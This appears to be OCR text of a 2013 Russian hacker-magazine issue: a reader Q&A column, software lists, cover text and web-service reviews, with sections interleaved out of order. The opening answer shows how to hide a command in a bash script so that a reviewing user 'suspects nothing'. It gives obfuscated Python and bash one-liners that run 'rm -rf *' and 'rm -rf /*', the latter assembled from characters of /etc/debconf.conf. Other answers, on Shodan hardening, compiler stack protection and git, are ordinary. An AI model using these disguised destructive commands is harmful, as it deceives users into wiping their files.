Q Есть достаточно большой баш-скрипт. Хочу вставить в него одну-две команды, только так, чтобы конечный юзверь ничего не заподозрил. Предполагается, что он (юзверь) знает bash весьма поверхностно и перед запуском скрипта обязательно просмотрит содержимое. Какие есть методы запутывания bash-кода?

A Первое, что приходит на ум, — широко известный метод с Perl (bit.ly/perlobf). Кроме того, можно воспользоваться Python, например так:

```
$ python -c 'import os; os.system("".↵
  join([chr(ord(i)-1) for i in "sn!.↵
  sg!+"]))'
```

Этот код выполняет команду «rm -rf *». Если же Python- и Perl-скрипты могут вызвать у юзверя подозрения, то можно придумать что-то и на чистом bash. Например, найди какой-нибудь непримечательный текстовый файл, который стопроцентно есть у жертвы и содержимое которого ты наверняка знаешь. Например, файл /etc/debconf.conf начинается с такого комментария (и я не думаю, что кто-то его меняет):

```
# This is the main config file for ↵
  debconf. ....
```

Так вот, некоторые буквы или даже целые команды (зависит от выбранного файла) можно взять из этого файла. Вот как будет выглядеть «rm -rf /*» при таком подходе:

```
$ cat /etc/debconf.conf | (read -n 36 ↵
  t; eval "${t:33:1}${t:14:1} -r${t:↵
  22:1} /*";)
```

СКРЫВАЕМСЯ ОТ «САМОГО СТРАШНОГО ПОИСКОВИКА» SHODAN

В последнее время в интернете наблюдается волна шумихи (bit.ly/ShodanCnn, bit.ly/ShodanHabr) вокруг так называемого «самого страшного поисковика интернета» — Shodan (www.shodanhq.com). Но на самом деле Shodan только вершина айсберга, поскольку подобную базу в то же время могут собирать и управляемые хакерами ботнеты. Рассмотрим, как защитить информацию о твоей персональной сети от Shodan и подобного рода «поисковиков».

1 Всегда и всюду, где это возможно, меняй стандартные пароли. Понимаю, что это очевидно и это знает каждый, но все же именно из-за пренебрежения этим тривиальным советом было скомпрометировано большинство устройств/серверов, найденных Shodan'ом, при этом большая часть была вообще без всякой аутентификации. Так что меняй стандартные учетные данные всюду — где это нужно и где это, казалось бы, и не нужно.

2 Подумай, можно ли ограничить количество общедоступных серверов/устройств. Интересно, что большинство устройств, найденных Shodan'ом, вообще не должны быть открыты в интернет. Так что посмотри, нет ли, например, принтеров, сканеров или камер, свободно смотрящих в интернет без надобности. Если такое есть — постарайся ограничить зону видимости этих устройств локальной сетью, что легче всего сделать, просто настроив файрвол.

Q **С целью исследований хочу написать приложение, имеющее ошибку переполнения буфера. Написать-то написал, однако Visual Studio выдает мне исключение при попытке переполнения буфера: Run-Time Check Failure #2 - Stack around the variable 'str' was corrupted. Похожая ситуация наблюдается и с компилятором GCC. Как же тогда создать уязвимое приложение?**

A Эти исключения генерирует защита от переполнения буфера, которая по умолчанию включена во многих компиляторах на большинстве операционных систем. Для отключения этой опции в Visual Studio перейди в свойства проекта, далее в Configuration Properties → C/C++ → Code Generation и отключи Basic Runtime Checks (хотя проверку Uninitialized variables можешь оставить). В случае GCC защита отключается опцией -fno-stack-protector:

```
$ gcc overflow.c -o overflow ↵
  -fno-stack-protector
```

Q **Время от времени приходится строить с помощью Python в IDLE огромные хеш-таблицы. Использую для построения генераторные выражения, так как это очень удобно. Можно ли как-то узнать прогресс построения списка (количество уже вычисленных элементов), не набивая для этого каждый раз дополнительную функцию?**

A Вообще говоря, без набивания не получится. Но можно попробовать минимизировать количество набиваемых строк. Хорошим и почти универсальным методом будет создание своего аналога функции range (при этом учтем, что в IDLE нельзя стирать символы, как это можно делать в консоли, так что будем отображать прогресс операции псевдографикой):

```
def myrange(n):
  # Шкала
  print("#"*50)
  pr =0
  for i in range(n):
    pr+=1
    if pr>=(n-1)/50:
      print('#',end='')
      pr=0
      yield i
```

Сохраняем файл с этой функцией, например в папку lib, и пользуемся:

```
from myrange import myrange
g = {i : pow( pow(2,20),i) % 1787 ↵
for i in myrange(50000)}
```


Полезный хак



ХРАНИМ СТАТИСТИКУ В NOSQL

Q **Требуется сделать некое подобие системы мониторинга: клиенты время от времени должны скидывать на сервер статистику, например использования процессора, а сервер должен предоставлять эту информацию (в виде графиков) через веб. Для хранения данных хотелось бы применить NoSQL-подход. Но какую NoSQL БД в таком случае выбрать?**

A Идеальным решением для сохранения статистики будет кольцевая (циклическая) база данных, например RRD (ru.wikipedia.org/wiki/RRD). Для работы с ней стандартом де-факто является набор приложений RRDTool (oss.oetiker.ch/rrdtool/), который включает в себя, кроме утилит для создания БД и работы с ней, также и утилиту для создания графиков. Если сервер, на котором ты будешь хостить систему, принадлежит тебе, или же хостер позволяет устанавливать дополнительные бинарники, то проблем с обработкой БД не будет. Например, в случае PHP для работы с такой БД нужно установить PHP-расширение rrdtool. Подробнее об установке и работе с этим расширением можно почитать здесь (bit.ly/rrd-php). В противном случае появляются некоторые проблемы, поскольку реализации RRD на типичных серверных скриптовых языках (чистых) нет. Но можно, конечно, попробовать и обойтись, если, например, каким-то образом хранить на сервере rrd-файлы, полученные от клиентов, и отображать их с помощью JavaScript'а, взяв на вооружение библиотеку RRD Canvas (bit.ly/JsRRD), работа с которой практически не отличается от работы с ее аналогом из набора rrdtool.



График, построенный с помощью RRD Canvas

3 Для доступа извне используй VPN. Если тебе или кому-то другому все же нужно использовать некоторые сетевые устройства не из локальной сети, то в таком случае лучше всего организовать доступ к ним через VPN. Да и вообще любой доступ к сети извне лучше организовывать через VPN. Как вариант — можно настроить фильтрацию всех внешних соединений по IP. Открытые наружу порты хорошо бы спрятать — например с помощью port knocking или других подобных техник.


4 Подделай или минимизируй выдаваемую в сеть информацию. Все, что знает Shodan, ему предоставляют сетевые устройства и программное обеспечение (например, Apache по умолчанию выдает в заголовках ответа подробную информацию о себе). Некоторые приложения позволяют настраивать свой стандартный ответ, а некоторые вообще кардинально его изменять. Проделай эти настройки, и, даже если кто-то найдет информацию о твоей сети в Shodan, информация будет бесполезной.




Натрави Shodan на себя. Можешь воспользоваться IP-фильтром Shodan и направить на свою сеть таким запросом:

```
net:your.ip.add.ress
// или подсеть
net:your.ip.add.ress/24
```

Отсутствие информации о твоей сети в результатах ничего не значит, может быть, Shodan еще не добрался до тебя :).



Окно PowerShell в Quake-стиле



Android: переход в безопасный режим

Q Мой Android-планшет завис, да завис так, что даже перезагрузка не помогает (после перезагрузки снова зависает). Подозреваю, что причина этого — какое-то приложение, которое автоматически обновилось. Как узнать, что за приложение стало причиной, приложение ли это и как его удалить?

A Наверное, каждый сталкивался с безопасным режимом Windows, так вот — в Android он тоже есть: в безопасном режиме не грузятся никакие сторонние приложения и виджеты. Для активации режима в Android 4.1 и новее сделай длинный тап на кнопке выключения, и увидишь запрос подтверждения перехода в безопасный режим. Для версий старше выключи устройство, включи и, когда появится логотип, зажми обе кнопки громкости и держи до тех пор, пока не увидишь надпись «Безопасный режим». Если планшет загрузится в безопасном режиме, значит, ты был прав — остается лишь найти виновника методом включений/исключений.

Q Хотелось бы преобразить консоль PowerShell, сделать ее в Quake-стиле, а-ля Yakuake в Linux. Что посоветуешь?

A Отличным и самым простым вариантом будет использование альтернативной консоли, например разработанной хабравчанином Maximus5 (bit.ly/ConEmu) — в ней уже встроена поддержка Quake-режима, кроме того, очень много других интересных плюшек, ну и, конечно, да, она поддерживает PowerShell. Но если не хочется ничего стороннего, то можно что-то намутить непосредственно с консолью PowerShell. Например, можно воспользоваться AutoHotkey. Я написал на коленке примитивный скриптик, который делает нечто подобное, но с очень уж неуклюжим эффектом слайда (AHK крайне медленный): pastebin.com/VhVAkXVA. Как это выглядит в моем случае, можно увидеть на скриншоте.

Q У меня Nexus 7 3g. Недавно потребовалось раздать инет через Wi-Fi, и тут я обнаружил, что в настройках отсутствует соответствующий пункт меню. Пробовал устанавливать всякие программки — результата ноль. Можно как-то это исправить?

A Да, можно, но придется шить девайс. Умельцы с XDA уже давно модифицировали стандартную прошивку для Nexus 7 3g, чтобы включить эту опцию на устройстве. Все, что тебе остается, — это скачать нужный образ прошивки (bit.ly/N7Hotspot) и залить его на устройство.

ТАК ЛИ СТРАШЕН TLS 1.0?



Недавно прочитал о новом типе атаки на TLS 1.0: bit.ly/TLSAttack. Раньше был BEAST, теперь это. Стоит ли избегать сайтов, которые пока не поддерживают актуальную версию протокола?





С одной стороны, последняя атака на TLS 1.0 на данный момент чисто теоретическая. Атака с помощью BEAST намного серьезнее, но при этом требует от взломщика весьма специфических условий (если помнишь, создатели BEAST для эксплуатации уязвимости шифрования нашли уязвимость в виртуальной машине Java). Да и прошло уже два года с момента обнародования этой уязвимости, а новостей о громких угонах информации не слышно. Так что не стоит пока паниковать.



Наличие настолько серьезной уязвимости все-таки не радует. Не факт, что никто не придумает другого способа ее эксплуатации, а если придумает, то хорошо, если это будут добрые дядьки, как создатели BEAST, но может случиться и иначе. Кроме того, количество уязвимостей, хоть и теоретических, вокруг TLS 1.0 растет, что не может не настораживать. Так что по возможности нужно потихоньку переходить на TLS 1.1, а еще лучше — на TLS 1.2.

Q Хочу, чтобы ADSL-модем D-Link 2640u раздавал инет с выделенной линии. На роутер залил OpenWRT через tftpd, как описано в руководстве: bit.ly/FlashWRT. Прошивка залилась успешно. После этого зацепился по SSH и настроил свитч, как описано на той же странице ниже. После ребута отвалился фейс и вообще пропал пинг. Как теперь залить прошивку? Что сделал не так?

A В большинстве роутеров на базе чипсетов Broadcom (в частности, и на D-Link 2640u) существует так называемый режим аварийного восстановления прошивки. Чтобы воспользоваться им, выполни такие шаги: сначала выключи роутер, зажми кнопку «Reset» и, не отпуская ее, включи роутер. Держи кнопку зажатой примерно 20 секунд, после чего заходи на 192.168.1.1 по веб и скармливай туда файл прошивки. Кстати, таким образом можно было намного быстрее прошить на роутер (вместо tftpd) OpenWRT, так как в этом режиме нет проверки прошивки на «правильность». Насчет того, что ты сделал не так, я не уверен — вроде все должно работать, но попробуй настроить switch не на eth1, а на eth0 — скорее всего, причина кроется именно здесь.


Q Совсем недавно перешли всей конторой на систему контроля версий Git. Сейчас у меня такая ситуация: в целях дебага иногда приходится делать правки в файлах, за которые я не отвечаю, и, соответственно, эти правки мне коммитить не нужно. Добавление файлов в .gitignore не выход, так как в таком случае не коммитятся не только мои правки, но и правки коллег. Что порекомендуешь в такой ситуации?

A Действительно, добавление файлов в .gitignore носит глобальный характер. Для того чтобы отключить коммиты только с твоей стороны, воспользуйся командой:

```
git update-index --assume-unchanged ↵
<file>
```

Данное изменение никоим образом не повлияет на работу с репозиторием других пользователей. Возврат настройки:

```
git update-index --no-assume-unchanged ↵
<file>
```



>>WINDOWS

>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.47.1
Far Manager 3.0
Firefox 21
foobar2000 1.2.6
Google Chrome 27
K-Lite Mega Codec Pack 9.9.6
Miranda IM 0.10.13
Notepad++ 6.3.3
Opera 12.15
PuTTY 0.62
Skype 6.3
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.2
uTorrent 3.3
XnView 2.03

>Development
CodeLobster PHP Edition 4.5.3
DbVisualizer 9.0.7
dirtyJOE 1.5
Doxygen 1.8.4
FaceSDK 4.0
Go 1.1
Libraw 0.14.8
MongoDB 2.4
Notepad2-mod 4.2.25
Perl 5.18.0
Serva 2.0
Sqliteman 1.2.2
Sublime Text 3
Ultimatepp 5485
Uniform Server 8.8.3
WebSite X5 Free 10.0

>Misc
Datacrow 3.10
deJpeg 2.0
DeskIntegrator 1.0.0.3
Expi Desktop Manager
Family Tree Builder 7.0
FatBatt 1.2.4
ForceDel 1.2
Genius PDF 1.0
Hotshots 1.1.1
Kingsoft Office 2013
Rainmeter 3.0 Beta
RAM CPU Taskbar 2
Registry Key Jumper 1.0
ScreenRuler
Sigil 0.7.2
URL2JPEG 1.1

>Multimedia
Ashampoo MP3 Cover Finder 1.0.3
Audials Light
AutoScreenShot 1.0.5.6
AV Audio Editor 1.0.1
Converseen 0.6.2
Format Factory 3.0
Fotor 1.1.0
Foxit Reader 6.0
Handbrake 0.9.9
Hornil StylePix 1.12.3.2
iTunes 11.0.4
LaMP 1.6.1
Le Dimmer 1.0.0.4
SpeedyPainter 2.7.3
TEncoder 3.5.0
XnSketch 1.14

>Net
Bitdefender Safepay
DNS Jumper 1.0.4
DNSQuerySniffer 1.05
eM Client 5.0
eToolz 3.4.8
Filezilla 3.7.0.2
Freegate 7.40
Frostwire 5.5.5
Instantbird 1.4
NetDrive 1.3.4
NetToolset 1.1.8
Quassel 0.9.0
qutIM 0.3.1
Vuze 5.0
Weezo 4.3.0
XChat 2.8.9

>Security
Aircrack-ng 1.2 Beta 1
avast! Free Antivirus 8.0
Cuckoo Sandbox 0.6
Dashlane 2.0
ESET NOD32 Antivirus 6
Hashcat 0.45
HconSTF 0.5
John the Ripper 1.7.9
Malwasm 0.2
PeStudio 6.89
Social-Engineer Toolkit 5.1
SteganPEG 1.0
Trend Micro Rootkit Buster BETA 5.0
Win-sshfs 0.0.1.5
Windows Credentials Editor 1.4
Wireshark 1.10.0

>System
Areca-backup 7.3.3
ConsoleHoster 3.8
Defraggler 2.14
Disk Sorter Free 5.2
EaseUS Todo Backup 6.0
IObit Driver Booster 1.0
Listsp 1.0
muCommander 0.9.0
RAMMap 1.22
Reboot-To 4.9
Recuva 1.47
Synei Utilities
Sys Toolbox Pro 2.3
System Scheduler 4.22
Unreal Commander 2.02 b9
Vifm 0.7.5

>>MAC
Caffeine 1.1.1
coconutBattery 2.8
CodeKit 1.6.2
Cyberduck 4.3.1
Disk Drill 2.0.356
Filezilla 3.7.0.2
GrandPerspective 1.5.1
HandBrake 0.9.9
Homebrew 1.7.10
LibreOffice 4.0.3
Postgres.app 9.2.4
Quassel 0.9.0
Quicksilver 1.0
Skim 1.4.3
Skitch 2.5.2
Sublime Text 3
TinyGrab 2.5.1
Tower 1.4.19
Transmit 4.4
Xojo 2013.1.0.0

>>UNIX

>Desktop
Asunder 2.3
Atunes 3.0.9
Cinnamon 1.8.3
Converseen 0.6.2
Datacrow 3.10
Digikam 3.2.0
Handbrake 0.9.9
Hotshots 1.1.1
Librecad 1.0.3
Libreoffice 4.0.3
Lives 2.0.4
Musescore 1.3
Notion 3-2013030200
Recoll 1.19.3
Shotwell 0.14.1
Sigil 0.7.2
Sinthgunt 2.1.0
Syncwall 1.7.2

>Devel
Arcadia 0.12.2
Bluefish 2.2.4
Codelite 5.1.0
Diffuse 0.4.7
Doxygen 1.8.4
Gdb 7.6
Go 1.1
Junit 4.11
Libraw 0.14.8
Mathgl 2.1.3.1
Mojolicious 4.03
Perl 5.18.0
Pitest 0.30
Pride 0.6.2
Pypy 2.0.2
Seed7 20130519
Taccgl 0.5
Ultimatepp 5485

>Games
Redeclipse 1.4
Simutrans 112.2
Warmux 11.04.1

>Net
Cclive 0.7.12
Dada_mail 6.4.0
Filezilla 3.7.0.1
Frostwire 5.5.5
Leech raf 0.5.96
Lftp 4.4.7
Licq 1.7.1
Mailredirect 0.7.6.12
Opera 12.15
Plowshare4 20130520
Pmacct 0.14.3
Quassel 0.9.0
Rcp100 0.99.3
Rss-guard 1.1.2
Skype 4.2.0.11
Tvbrowser 3.3
Weechat 0.4.1
Xombrero 1.5.0

>Security
Aircrack-ng 1.2 Beta 1
Codecrypt 1.1
Cryptmount 4.4
Elf-encrypter 0.12b
Faar 0.4.4
Fingerprint 1.05
Fwauto 1.2.1
Hashcat 0.45
John the Ripper 1.8.0
Packetfence 4.0.1
Passwdqc 1.3.0
Policyd 2.0.13
Sanewall 1.1.2
Social-Engineer Toolkit 5.1
Wireshark 1.10.0

>Server
Apache 2.4.4
Asterisk 11.4.0
Cassandra 1.2.5
CouchDB 1.3.0
CUPS 1.6.2
HAproxy 1.4.23
Lighttpd 1.4.32
Lucene 3.6.2
Memcached 1.4.15
MongoDB 2.4.4
nginx 1.4.1
OpenSSH 6.2
OpenVPN 2.3.2
Redis 2.6.13
Samba 4.0.6
Sphinx 2.0.8
Squid 3.3.5

>System
Areca-backup 7.3.3
Catalyst 13.4
Finalterm
Fio 2.1
Fishshell 2.0
Linux 3.9.3
Mosshe 13.5.14
Nvidia 319.17
Parallel 20130522
Partclone 0.2.61
Pf-kernel 3.9.3
Phpmyadmin 4.0.1
Qemu 1.5.0
Thermal_daemon 1.0
Vifm 0.7.5

>X-distr
Debian 7.0 Wheezy

DVD

№ 07 (174) ИЮЛЬ 2013

ХАКЕР

MUST HAVE ДЛЯ РУТОВАННОГО ANDROID 38

ХАКЕР

07(174)2013

НОВЫЕ ВОЗМОЖНОСТИ IPTABLES

WWW.XAKEP.RU

Reddit: тонны нестандартного контента ежедневно

РЕКОМЕНДОВАННАЯ ЦЕНА: 270 р.

18+

Бонус: *самые интересные аддоны для AR.Drone 2.0*

78 ДЕЖАВЮ: UNSERIALIZE-БАГ
Свежие способы эксплуатации PHP Object Injection

62 МЕНЯЕМ БАГИ НА БАКСЫ
Как найти ошибки в Android-приложениях и получить за это деньги

СОБИРАЕМ КВАДРОКОПТЕР


Эти беспилотники скоро изменят мир.
Но построить такой летательный аппарат можно уже сейчас

16

(game)land hi-fun media
PUBLISHING FOR ENTHUSIASTS
4 607157 100063 13007

Сервис для быстрой генерации форм

01




JOTFORM INSTANT (instant.jotform.com)

→ JotForm — сервис, позволяющий за пару кликов сгенерировать форму: обратной связи, подачи заявки, регистрации и так далее. Достаточно выбрать один из примерно 2500 шаблонов, указать адрес, и сервис поднимет страницу с формой. К сожалению, разместить на своем домене страницу не получится, но вот виджет для вставки разработчики дают. В бесплатном режиме можно обработать до ста заявок, для всего остального доступны платные варианты, от 10 долларов в месяц за тысячу заявок до 50 долларов за сто тысяч. Словом, неплохое сиюминутное или временное решение, которое к тому же вполне достойно выглядит и работает.

DISCONNECT (https://disconnect.me)

→ Не секрет, что при обращении почти к любому современному сайту «за кулисами» происходит множество операций и обращений к сторонним ресурсам. Это делается для таргетирования рекламы, социальных плагинов и многого другого. Мало того что обработка этих запросов занимает дополнительное время, так еще и страдает конфиденциальность пользователя. Disconnect, пожалуй, самый продвинутый продукт, решающий проблему таких нежелательных обращений. Плагин анализирует каждую страницу и блокирует запросы третьим сторонам, при этом сортируя их по категориям. Так что, если блокировка какого-то реквеста ломает функциональность сайта, ее легко снять. К сожалению, плагин доступен только для браузера Chrome.




Плагин, обрубающий лишние запросы при загрузке страницы в Chrome



База данных, хранящая информацию о времени, необходимом для прохождения каждой игры

03





HOWLONGTOBEAT (www.howlongtobeat.com)

→ В Steam есть чудо-функция — можно увидеть, сколько времени ты провел в игре. Другие платформы менее гуманны, и в них бывает сложно понять, что ты сидишь с джойстиком вот уже пятые сутки напролет и мир за окном бесповоротно изменился. HowLongToBeat знает время прохождения всех игр, при этом можно посмотреть, сколько нужно на «быстрое» прохождение и сколько — на полное (с побочными миссиями и аддонами). Так что прежде, чем покупать Skyrim на выходные, подумай, как вместить в них 180 часов. А Civilization V, в которой можно провести 400 часов, лучше вообще не трогать. Это к тому же неплохой способ сэкономить — зачем покупать новые игры, если в старые еще играть сотни часов?

SENDTAB (sendtab.com)

→ Все современные браузеры умеют синхронизировать вкладки между разными устройствами, и это очень удобно. Но что, если ты не хочешь пользоваться одним браузером везде? Это особенно актуально у айфоноводов — например, под iOS нет Firefox, а под винду нет Safari. Процентов девяносто пять пользователей решают эту проблему, все-таки приходя к общему знаменателю (например, ставят Chrome на обоих устройствах), а для оставшихся пяти и задуман SendTab. Как и полагается нишевому продукту, SendTab запредельно функционален — предусмотрено целое мобильное приложение с историей и возможностью двусторонней связи с десктопным браузером, а также другими непримиримыми воинами. Для Android доступны альтернативные клиенты.





Сервис, позволяющий обмениваться вкладками между разными десктопными и мобильными браузерами

